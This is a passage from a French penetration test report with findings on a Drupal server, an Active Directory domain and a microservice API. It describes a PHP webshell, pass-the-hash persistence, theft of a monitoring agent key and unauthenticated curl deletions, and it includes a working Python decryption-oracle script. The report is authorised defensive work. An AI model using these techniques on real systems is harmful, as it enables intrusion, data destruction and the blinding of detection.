Plus généralement traiter l'appartenance aux groupes lxd, docker et disk comme une équivalence root dans toute revue de droits et non comme un groupe applicatif anodin.

› Remise en état

Après démonstration le conteneur et l'image de test sont supprimés pour laisser l'instance propre.

```
exit
lxc stop r00t
lxc delete r00t
lxc image delete priv
```

C24. Un webshell PHP exécute des commandes via une simple requête (Élevée, 9/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Élevée Score 9 / 16	Faible	Moyenne 1 à 3 jours

Un fichier /var/www/drupal-8.4.8/shell.php a été trouvé sur le serveur Drupal. Il contient un appel system($_REQUEST['cmd']) qui exécute n'importe quelle commande passée dans l'URL. Un appel HTTP de contrôle a renvoyé uid=33(www-data), ce qui confirme l'exécution de commandes dans le contexte du serveur web. Tant que ce fichier reste accessible il forme une porte dérobée permanente qui ne dépend même plus de l'exploitation de Drupalgeddon2 (C20).

Périmètre : serveur cesi-srv1, fichier /var/www/drupal-8.4.8/shell.php accessible en HTTP.

Notre recommandation : conserver une copie de preuve sous accès contrôlé puis retirer le fichier de l'espace public. Il faut ensuite chercher d'autres scripts du même type, examiner les journaux HTTP pour mesurer son utilisation et mettre en place un contrôle d'intégrité des fichiers web.

C25. Les identifiants de la base sont en clair dans la configuration Drupal (Élevée, 9/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Élevée Score 9 / 16	Faible	Faible moins d'une journée

Le fichier settings.php de Drupal est lisible sous le compte www-data et contient l'identifiant et le mot de passe du compte MariaDB applicatif. Une connexion locale à MariaDB avec ces identifiants a réussi, ce qui prouve qu'ils sont valides. Les secrets sont masqués dans ce rapport. Un attaquant qui obtient un accès www-data (via C20 ou C24) atteint donc directement la base de données.

Périmètre : serveur cesi-srv1, fichier settings.php de l'instance Drupal et base MariaDB locale.

Notre recommandation : renouveler immédiatement les secrets exposés puis restreindre la lecture des fichiers de configuration aux seuls comptes nécessaires. Mieux vaut s'appuyer sur un gestionnaire de secrets que sur des identifiants écrits en clair.

C26. Le compte MariaDB applicatif dispose de tous les privilèges (Moyenne, 6/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne Score 6 / 16	Moyenne	Moyenne 1 à 3 jours

La commande SHOW GRANTS sur le compte applicatif local renvoie GRANT ALL PRIVILEGES ON *.*, avec notamment le privilège FILE. Ce compte peut donc agir sur toutes les bases et lire ou écrire des fichiers via le moteur. Le service mysqld tourne toutefois sous le compte mysql et non sous root, donc rien ne démontre un accès root au système. L'étendue de ces droits reste malgré tout disproportionnée pour un simple compte d'application.

Périmètre : serveur cesi-srv1, compte MariaDB applicatif de l'instance Drupal.

Notre recommandation : créer un compte dédié à la base applicative avec les seuls droits utiles puis révoquer les privilèges globaux et le privilège FILE s'ils ne servent pas. Il faut aussi vérifier régulièrement les droits et les journaux de la base.

Cartographie des privilèges Active Directory (BloodHound)


Les constats suivants complètent l'analyse de l'Active Directory par une cartographie des relations de privilèges du domaine réalisée avec BloodHound, ainsi que par les actions de post-exploitation menées après la compromission. Ils documentent la persistance obtenue sur le domaine, l'état des mots de passe et quelques défauts de configuration de droits. L'analyse n'a pas révélé de seconde voie d'entrée indépendante de ZeroLogon (C9) : aucun compte standard ne peut s'élever seul vers l'administration (C30). La collecte a été menée avec bloodhound-python puis analysée dans BloodHound CE et elle remonte 1 domaine, 7 ordinateurs, 17 comptes, 66 groupes, 13 GPO et 21 unités d'organisation. Pour obtenir un accès authentifié nous avons réinitialisé, avec l'accord de l'équipe auditée, le mot de passe du compte opheliareseau01 dont l'empreinte avait été cassée (action tracée, mot de passe à restaurer en fin de mission). Les constats SMBv1 (C7) et session SMB anonyme (C19) déjà traités plus haut ne sont pas repris ici.

C27. Persistance démontrée après compromission : compte d'administration créé et RDP activé (Critique, 12/16)


CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Critique	**Moyenne**	**Moyenne**
Score 12 / 16		1 à 3 jours

Ce constat ne décrit pas une faiblesse préexistante du domaine mais documente les actions de post-exploitation que nous avons menées, avec l'accord de l'équipe auditée, après la prise de contrôle complète du domaine par ZeroLogon (C9). Elles mesurent l'impact réel et la capacité d'un attaquant à se maintenir dans le système. À partir de l'empreinte du compte Administrateur obtenue par réplication de l'annuaire (DCSync), nous avons ouvert une session d'administration sur le contrôleur de domaine par rejeu d'empreinte (pass-the-hash) avec evil-winrm, sans jamais connaître le mot de passe en clair.


Nous avons ensuite établi une persistance en créant un compte d'administration de domaine dédié, pentest-svc : il s'agit d'un compte que nous avons créé nous-mêmes pour la démonstration (mot de passe choisi par nos soins, à supprimer en fin de mission) et non d'un compte de service préexistant du client. Nous avons enfin activé le Bureau à distance (RDP) sur le contrôleur en modifiant le registre et le pare-feu local, ouvrant un accès graphique permanent. Menées sans exploiter de nouvelle faille, ces opérations montrent qu'une fois le domaine compromis un attaquant peut s'y installer durablement et de façon peu visible. La récupération de la clé de l'agent de supervision Wazuh, qui permettrait en plus de neutraliser la détection, est traitée en C31.



▸ *Accès administrateur au contrôleur par rejeu d'empreinte (pass-the-hash) avec evil-winrm, sans mot de passe en clair.*



▸ *Compte d'administration de domaine pentest-svc créé par l'équipe d'audit (accès confirmé, statut Pwn3d!).*



▸ *Activation du Bureau à distance (RDP) depuis le shell : le service écoute désormais sur le port 3389.*


Périmètre : contrôleur de domaine 192.168.10.30 (WIN-8GU55EKPBPU, KILLERBEER.local). Le compte pentest-svc a été créé par l'équipe d'audit pour la démonstration et doit être supprimé en fin de mission.

Notre recommandation : corriger en priorité la voie d'entrée (ZeroLogon, C9), puis supprimer le compte pentest-svc créé pendant le test. Mettre en place une détection des actions d'administration sensibles — création de comptes ou ajouts dans les groupes « Admins du domaine », activation du RDP sur un contrôleur, authentification par rejeu d'empreinte — et restreindre le RDP des contrôleurs à un poste d'administration dédié. Auditer régulièrement les membres des groupes privilégiés (BloodHound).

C28. Mot de passe faible sur un compte de domaine (opheliareseau01) (Moyenne, 6/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne	**Faible**	**Moyenne**
Score 6 / 16		1 à 3 jours

Le compte de domaine standard opheliareseau01 utilisait un mot de passe faible que nous avons retrouvé en cassant son empreinte NTLM hors ligne. Le secret a été confirmé contre le contrôleur de domaine. Ce compte n'a aucun privilège particulier et n'ouvre pas à lui seul de chemin vers l'administration, mais un mot de passe faible sur n'importe quel compte donne à un attaquant un accès authentifié au domaine, suffisant pour cartographier l'annuaire et préparer la suite.



▸ *Cassage hors ligne des empreintes NTLM : le mot de passe du compte opheliareseau01 est retrouvé (Pass@rd).*

Périmètre : compte de domaine opheliareseau01 (utilisateur standard), domaine KILLERBEER.local.

Notre recommandation : appliquer une politique de mots de passe robuste (longueur élevée, complexité, historique) et bloquer les mots de passe faibles courants. Auditer périodiquement la solidité des mots de passe par cassage hors ligne et sensibiliser les utilisateurs au choix de secrets non triviaux.

C29. Un droit AllExtendedRights est délégué à un utilisateur sur un poste (Faible, 2/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Faible Score 2 / 16	**Faible**	**Faible** moins d'une journée

L'analyse des droits (ACL) de l'annuaire montre que le compte oumaimareseau02 détient le droit AllExtendedRights sur le poste DESKTOP-9T7CV5N. Ce droit délégué n'est pas natif et sa présence interroge. Avec LAPS il permettrait de lire le mot de passe administrateur local du poste. Ici l'impact reste limité car le poste n'utilise pas LAPS, mais ce type de droit délégué sans justification forme une surface inutile à nettoyer.

Périmètre : compte oumaimareseau02 et poste DESKTOP-9T7CV5N (Windows 10).

Notre recommandation : supprimer cette délégation si elle n'est pas justifiée et, plus largement, revoir périodiquement les droits délégués (ACL) de l'annuaire pour ne garder que le nécessaire.

C30. Aucun chemin d'élévation depuis un compte standard (Positif)

POINT POSITIF
Aucune action de remédiation requise — posture conforme constatée.

À partir du compte standard opheliareseau01 nous avons cherché avec BloodHound un chemin d'élévation vers les groupes d'administration, sans résultat. Le compte appartient au seul groupe GG_RESEAUX qui n'est imbriqué nulle part et ne détient aucun droit délégué. Les vecteurs Kerberos classiques ont aussi échoué car le domaine ne présente aucun compte Kerberoastable (aucun SPN de compte de service) ni aucun compte sans pré-authentification (AS-REP). Le domaine n'autorise donc pas un utilisateur standard à s'élever seul vers l'administration, ce qui est une bonne posture.

Périmètre : domaine KILLERBEER.local, compte standard opheliareseau01 et vecteurs Kerberos (Kerberoasting, AS-REP).

Notre recommandation : maintenir cette posture avec aucun compte de service à SPN sur-privilégié, la pré-authentification Kerberos requise partout et des droits de groupes maîtrisés. Poursuivre les revues régulières de chemins d'attaque avec BloodHound.

C31. La clé de l'agent de supervision Wazuh est récupérable sur le contrôleur de domaine (Moyenne, 6/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne Score 6 / 16	**Moyenne**	**Faible** moins d'une journée

Avec un accès administrateur sur le contrôleur de domaine, nous avons lu le fichier de configuration de l'agent de supervision installé sur le serveur (Wazuh/OSSEC, C:\Program Files (x86)\ossec-agent\client.keys). Ce fichier contient en clair la clé d'enrôlement de l'agent AD-DC01 auprès du gestionnaire Wazuh, c'est-à-dire le secret qui authentifie l'agent auprès du serveur de supervision.

Un attaquant qui récupère cette clé peut usurper l'identité de l'agent pour injecter de faux événements, masquer son activité ou brouiller la corrélation des journaux, et ainsi aveugler partiellement la détection au moment où elle serait la plus utile. L'impact reste conditionné à un accès préalable au contrôleur, mais il aggrave nettement une compromission en neutralisant la supervision censée la repérer.



Lecture de la clé de l'agent Wazuh (client.keys) de l'agent AD-DC01 sur le contrôleur de domaine.

Périmètre : contrôleur de domaine 192.168.10.30, agent Wazuh/OSSEC (fichier client.keys, clé de l'agent AD-DC01).

Notre recommandation : considérer la clé exposée et ré-enrôler l'agent avec une nouvelle clé. Restreindre l'accès au fichier client.keys aux seuls comptes strictement nécessaires et surveiller sa lecture. Côté gestionnaire Wazuh, limiter l'enregistrement des agents (liste d'autorisation, vérification d'adresse) afin qu'une clé volée ne suffise pas à usurper un agent.

7. Audit applicatif (Pilotage / Killerbee App)

L'application métier n'était pas déployée dans l'infrastructure au moment de l'audit. Elle a donc été montée sur une instance de test pour être évaluée à l'identique du déploiement prévu. Son architecture est de type SOA à micro-services (middleware, proxy applicatif, gateway, resolver et quatre micro-services).

Les tests ont été menés en boîte noire du point de vue d'un attaquant sans connaissance interne de l'application. Nous avons interrogé les services exposés puis observé les réponses HTTP et manipulé les requêtes à l'outillage (Burp Suite). Les constats ci-dessous reposent uniquement sur le comportement observable de l'application en fonctionnement. La plupart sont intrinsèques à l'application et seraient identiques quel que soit l'endroit où elle tourne. Une seule (C12) dépend en partie du déploiement réel et nous le signalons dans sa fiche.

C10. Aucune authentification sur l'API applicative (Critique, 12/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Critique	**Élevée**	**Élevée**
Score 12 / 16		plusieurs jours

L'application ne comporte aucune couche d'authentification ni d'autorisation à aucun niveau. Ni la gateway (pourtant présentée comme l'unique point d'entrée public) ni le resolver ni les micro-services n'en imposent. Sans le moindre compte nous avons pu lire les données métier et en créer de nouvelles. La capture ci-dessous montre la création d'un enregistrement « INJECTE_PAR_AUDIT » accepté et persisté sans aucune authentification.

```
┌──(kali㉿kali)-[~]
└─$ # 1. Lecture directe du micro-service interne, sans auth
curl http://localhost:5002/ingredients ; echo

# 2. Écriture (création) sans auth
curl -X POST http://localhost:5002/ingredients -H "Content-Type: application/json" -d '{"nom":"INJECTE_PAR_AUDIT"
,"description":"preuve absence de controle d acces"}' ; echo

# 3. Re-lecture pour confirmer la persistance
curl http://localhost:5002/ingredients ; echo
[{"idIngredient":1,"nom":"Polyethylene","description":"Matiere plastique de base","actif":true,"references":{"mod
eles":[],"procedes":[]}},{"idIngredient":2,"nom":"Colorant","description":"Pigment ajoute a la matiere","actif":t
rue,"references":{"modeles":[],"procedes":[]}}]
{"idIngredient":3,"nom":"INJECTE_PAR_AUDIT","description":"preuve absence de controle d acces","actif":true,"refe
rences":{"modeles":[],"procedes":[]}}
[{"idIngredient":1,"nom":"Polyethylene","description":"Matiere plastique de base","actif":true,"references":{"mod
eles":[],"procedes":[]}},{"idIngredient":2,"nom":"Colorant","description":"Pigment ajoute a la matiere","actif":t
rue,"references":{"modeles":[],"procedes":[]}},{"idIngredient":3,"nom":"INJECTE_PAR_AUDIT","description":"preuve
absence de controle d acces","actif":true,"references":{"modeles":[],"procedes":[]}}]

┌──(kali㉿kali)-[~]
└─$
```

Création d'une donnée métier sans authentification puis relecture confirmant la persistance.

L'absence de contrôle ne se limite pas à la lecture et à la création. Un attaquant peut aussi supprimer des données. Nous avons supprimé un enregistrement par un simple appel DELETE toujours sans aucun compte. L'impact couvre donc les trois dimensions de la sécurité à savoir la confidentialité, l'intégrité et la disponibilité des données métier.

```
┌──(kali㉿kali)-[~]
└─$ # Lister puis supprimer un enregistrement, sans aucun compte
curl http://localhost:5002/ingredients ; echo
curl -X DELETE http://localhost:5002/ingredients/1 ; echo
curl http://localhost:5002/ingredients ; echo    # l'ingredient 1 a disparu
[{"idIngredient":1,"nom":"Polyethylene","description":"Matiere plastique de base","actif":true,"references":{"mod
eles":[],"procedes":[]}},{"idIngredient":2,"nom":"Colorant","description":"Pigment ajoute a la matiere","actif":t
rue,"references":{"modeles":[],"procedes":[]}},{"idIngredient":3,"nom":"INJECTE_PAR_AUDIT","description":"preuve
absence de controle d acces","actif":true,"references":{"modeles":[],"procedes":[]}}]
{"status":"ok","message":"Ingredient supprime","ingredient":{"idIngredient":1,"nom":"Polyethylene","description":
"Matiere plastique de base","actif":false,"references":{"modeles":[],"procedes":[]}}}
[{"idIngredient":2,"nom":"Colorant","description":"Pigment ajoute a la matiere","actif":true,"references":{"model
es":[],"procedes":[]}},{"idIngredient":3,"nom":"INJECTE_PAR_AUDIT","description":"preuve absence de controle d ac
ces","actif":true,"references":{"modeles":[],"procedes":[]}}]
```

Suppression d'une donnée métier sans authentification via un appel DELETE.

Périmètre : l'ensemble des services de l'application (middleware 3001, gateway 8443, resolver 4210, micro-services 5001 à 5004). Tous les micro-services exposent le CRUD complet y compris la suppression.

Notre recommandation : mettre en place une authentification (par exemple des jetons signés type JWT) et un contrôle d'autorisation sur la gateway. Les micro-services ne doivent alors accepter que des appels authentifiés venant de la couche services.


C11. Absence de TLS et obfuscation maison en guise de chiffrement (Élevée, 9/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Élevée	**Moyenne**	**Élevée**
Score 9 / 16		plusieurs jours

Les échanges ne sont protégés par aucun TLS. Tout circule en HTTP clair. À la place le corps des requêtes et des réponses transite sous une forme « brouillée » (champ corpsChiffre) que nous avons observée directement dans le trafic (voir la sous-section Burp). Ce n'est pas un chiffrement standard mais une transformation maison. Aucun secret n'est échangé entre les parties si bien que ce brouillage ne protège en rien contre l'interception.

Nous avons démontré qu'il est entièrement cassable en boîte noire sans aucune connaissance de l'algorithme. Quand la gateway reçoit un corps invalide elle renvoie dans son message d'erreur le résultat du déchiffrement (voir

C14). Elle se comporte donc comme un oracle de déchiffrement. En lui soumettant des entrées choisies nous avons reconstitué le mécanisme. Il s'agit d'une inversion par blocs de 4 caractères suivie d'une table de substitution fixe. Nous avons ensuite appris la table complète sur les 95 caractères imprimables. Un script d'attaque n'utilisant que cet oracle a alors déchiffré un message réel capturé dans le trafic et restitué son contenu en clair (voir capture). Cette attaque enchaîne deux faiblesses. La fuite d'erreur (C14) fournit l'oracle et l'absence de chiffrement réel (C11) laisse tout en clair.



```
┌──(kali㉿kali)-[~]
└─$ curl -s -X POST http://localhost:8443/api/ping/x -H "Content-Type: application/json" -d '{"corpsChiffre":"ABC
DEFGH"}' ; echo
curl -s -X POST http://localhost:8443/api/ping/x -H "Content-Type: application/json" -d '{"corpsChiffre":"AAAABBB
B"}' ; echo
curl -s -X POST http://localhost:8443/api/ping/x -H "Content-Type: application/json" -d '{"corpsChiffre":"ABCDEFG
HIJKL"}' ; echo
{"status":"erreur","service":"gateway","message":"Unexpected token 'J', \"JSUHMLK@\" is not valid JSON"}
{"status":"erreur","service":"gateway","message":"Unexpected token 'H', \"HHHHUUUU\" is not valid JSON"}
{"status":"erreur","service":"gateway","message":"Unexpected token 'J', \"JSUHMLK@PONE\" is not valid JSON"}

┌──(kali㉿kali)-[~]
└─$ >....

def oracle(cipher):
    # Returns the server's decryption of `cipher` by reading the error message.
    body = json.dumps({"corpsChiffre": cipher}).encode()
    req = urllib.request.Request(URL, data=body, headers={"Content-Type": "application/json"})
    try:
        raw = urllib.request.urlopen(req).read()
    except urllib.error.HTTPError as e:
        raw = e.read()
    msg = json.loads(raw).get("message", "")
    # Expected: Unexpected token 'X', "DECRYPTED" is not valid JSON
    marker = " is not valid JSON"
    if marker in msg and '"' in msg:
        inside = msg[:msg.index(marker)]
        return inside[inside.index('"')+1:inside.rindex('"')]
    return None

# 1. Learn the substitution S(c) for every printable char, via a known "ABCD" prefix
#    (forces an invalid-JSON error so the output always leaks).
PRINTABLE = [chr(x) for x in range(32, 127)]
S = {}
for c in PRINTABLE:
    out = oracle("ABCD" + c*4)      # output = decrypt("ABCD") + S(c)*4
    if out and len(out) >= 5:
        S[c] = out[4]
print(f"[+] Table de substitution apprise : {len(S)} caracteres")

# 2. Rebuild the decryption: reverse each 4-char block, then substitute.
def decrypt(cipher):
    res = ""
    for i in range(0, len(cipher), 4):
        bloc = cipher[i:i+4][::-1]
        res += "".join(S.get(ch, ch) for ch in bloc)
    return res

# 3. Decrypt a real captured ciphertext (passe-le en argument, ou exemple par defaut)
cible = sys.argv[1] if len(sys.argv) > 1 else "ic%~ysnx%=%ixpjsisui%cvj!"
print(f"[>] Ciphertext capture : {cible}")
print(f"[!] Dechiffre          : {decrypt(cible)}")
PYEOF
python3 ~/break_crypto.py
[+] Table de substitution apprise : 95 caracteres
[>] Ciphertext capture : ic%~ysnx%=%ixpjsisui%cvj!
[!] Dechiffre          : {"service":"ingredients"}
```

Cassage en boîte noire par apprentissage de la table via l'oracle d'erreur puis déchiffrement d'un message réel (restitution de {"service":"ingredients"}).

Périmètre : ensemble des flux HTTP de l'application (notamment proxy applicatif et gateway).

Notre recommandation : utiliser TLS (HTTPS) sur tous les flux avec des certificats valides à la place de cette transformation maison. Si un chiffrement applicatif est réellement nécessaire en complément il faut s'appuyer sur une bibliothèque éprouvée (AES standard) et jamais sur une implémentation maison.

C12. Accès direct aux micro-services internes (Moyenne, 6/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne Score 6 / 16	**Moyenne**	**Moyenne** 1 à 3 jours

Les micro-services (ports 5001 à 5004) sont censés être internes et joignables uniquement à travers la gateway. En local nous les avons interrogés directement en contournant la gateway et donc toute la logique de la couche services. L'application ne fait elle-même aucun contrôle d'accès. Elle repose entièrement sur le réseau pour empêcher ces accès directs.

Nuance de déploiement : dans l'infrastructure réelle (deux VM et une matrice de flux) un cloisonnement réseau pourrait bloquer l'accès direct à ces ports. Le défaut reste néanmoins valable au titre de la défense en profondeur puisque l'application ne se protège pas elle-même. Si le cloisonnement venait à faillir les micro-services seraient directement exposés.

Périmètre : micro-services ms-modeles, ms-ingredients, ms-procedes, ms-tests (5001 à 5004).

Notre recommandation : faire vérifier par chaque micro-service qu'il n'est appelé que par la couche services (authentification de service à service) en complément du cloisonnement réseau.

C13. CORS permissif (toute origine autorisée) (Moyenne, 4/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne Score 4 / 16	**Faible**	**Faible** moins d'une journée

Les services renvoient l'en-tête « Access-Control-Allow-Origin: * » y compris pour une origine arbitraire que nous avons soumise. N'importe quel site web peut donc appeler l'API depuis le navigateur d'une victime. Combiné à l'absence d'authentification (C10) cela élargit nettement la surface d'attaque côté client.

```
┌──(kali㉿kali)-[~]
└─$ curl -s -I -H "Origin: http://site-malveillant.example" http://localhost:3001/ping | grep -i access-control
Access-Control-Allow-Origin: *
```

▸ *La réponse renvoie Access-Control-Allow-Origin: * pour une origine arbitraire.*


Périmètre : les 8 services de l'application.

Notre recommandation : restreindre CORS à la seule origine légitime du frontend et ne l'activer que là où c'est nécessaire.

C14. Messages d'erreur internes renvoyés au client (Faible, 3/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Faible Score 3 / 16	**Faible**	**Faible** moins d'une journée

